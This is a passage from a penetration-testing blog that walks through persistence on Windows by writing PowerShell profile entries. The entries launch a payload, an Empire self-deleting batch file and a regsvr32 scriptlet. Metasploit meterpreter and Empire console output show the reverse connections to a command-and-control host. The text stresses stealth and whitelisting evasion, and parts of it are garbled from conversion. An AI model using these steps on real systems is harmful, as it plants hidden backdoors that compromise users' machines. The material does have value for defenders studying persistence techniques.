
Penetration Testing Lab

Offensive Techniques & Methodologies



command "New-Item -Path \$profile -Type File -Force" will create a profile for the current user and the "Out-File" will rewrite the profile with the new contents.

```
1  echo $profile
2  Test-Path $profile
3  New-Item -Path $profile -Type File —Force
4  $string = 'Start-Process "C:\tmp\pentestlab.exe"'
5  $string | Out-File -FilePath "C:\Users\pentestlab\Documents\W
6  ll_profile.ps1" -Append
```

PowerShell Profile - Start Process

The next time that PowerShell starts will execute the contents of the profile and a connection will established with the command and control.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.21
LHOST => 10.0.2.21
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.40
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.40:49158) at 2019-11-04 15:35:43 -0500
meterpreter >
```

Persistence – PowerShell Profile Executable

Persistence – Netsh Helper DLL

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- Don't Get Kicked Out! A Tale of Rootkits and Other Backdoors capsule8.com/blog/dontget-... 4 days ago
- The JSON Web Token Toolkit github.com/ticarpi/jwt_to... 4 days ago

Similar to starting a process the "**Invoke-Item**" cmdlet can be used to perform the default action of an item i.e. run a file, open an application etc. The launcher.bat is a payload generated by Empire with capability to self-delete itself upon execution as stealthier option since it doesn't create a new process.

- 1 echo \$profile
 2 Test-Path \$profile
 3 New-Item -Path \$profile -Type File -Force
 4 Add-Content \$profile "Invoke-Item C:\tmp\launcher.bat"
 5 \$string | Out-File -FilePath "C:\Users\pentestlab\Documents\W
 6 ll_profile.ps1" -Append

PowerShell Profile - BAT File

When PowerShell initiates again on the system the file will be executed and the agent will communicate back with the command and control. The execution will not create a new process on the system as the example above and it will use the existing PowerShell process.

- rsh A tool purely written in python to easily generate reverse shell command for linux as well as windows github.com/mzfr/rsh
 4 days ago
- Snek PowerShell wrapper around Python for .NET to invoke Python from PowerShell github.com/adamdriscoll/s... 4 days ago
- ShellPop Generate easy and sophisticated reverse or bind shell commands github.com/0x00-0x00/Shel... 5 days ago



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```
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent V2EZSPAR checked in
[+] Initial agent V2EZSPAR from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to V2EZSPAR at 10.0.2.40
(Empire: agents) > interact V2EZSPAR
(Empire: V2EZSPAR) > sysinfo
[*] Tasked V2EZSPAR to run TASK SYSINFO
[*] Agent V2EZSPAR tasked with task ID 1
(Empire: V2EZSPAR) > sysinfo: 0|http://lo.o.2.21:80|@mmstpentestlab|VEGA|10.0.2
.40|Microsoft Windows 7 Enterprise |False|powershell|2488|powershell|5
[*] Agent V2EZSPAR returned results.
Listener:
                 http://10.0.2.21:80
Internal IP: 10.0.2.40
Username:
               \pentestlab
Hostname:
               VEGA
                 Microsoft Windows 7 Enterprise
0S:
High Integrity: 0
Process Name:
                 powershell
Process ID:
                 2488
Language:
                 powershell
Language Version: 5
```

Persistence – PowerShell Profile Empire

The usage of the cmdlet "Invoke-Command" allows the execution of commands. The regsvr32 method can be used as a stealthy option since can evade application whitelisting solutions that are not properly configured and the scriptlet can be executed from a remote location.


```
echo $profile
Test-Path $profile
New-Item -Path $profile -Type File —Force
$string = 'Invoke-Command -ScriptBlock { regsvr32 /s /n /u /i crobj.dll }'
$string | Out-File -FilePath "C:\Users\pentestlab\Documents\W ll_profile.ps1" -Append
```


PowerShell Profile - Execute Command

The Metasploit Framework contains a module (web_delivery) which can generate and serve malicious scriptlet files. However other Command and Control (C2) frameworks like PoshC2 support this functionality and can provide extended capability compare to Metasploit.

Persistence – PowerShell Profile Regsvr32

Heavy modification of the PowerShell profile with multiple commands generate a message to the user about the increased loading time. However execution of one command will not produce any message, payloads will run on the background and the user will not notice any difference. Matt Nelson did some work in the past which has been demonstrated in his blog about creating and abusing PowerShell profiles through the use of an Excel macro as a delivery mechanism. PowerShell profiles provide plenty of opportunities for code execution by storing arbitrary commands in the profile script. A schedule task can be used that will execute PowerShell in specific time to avoid the need to rely on the user to start PowerShell.





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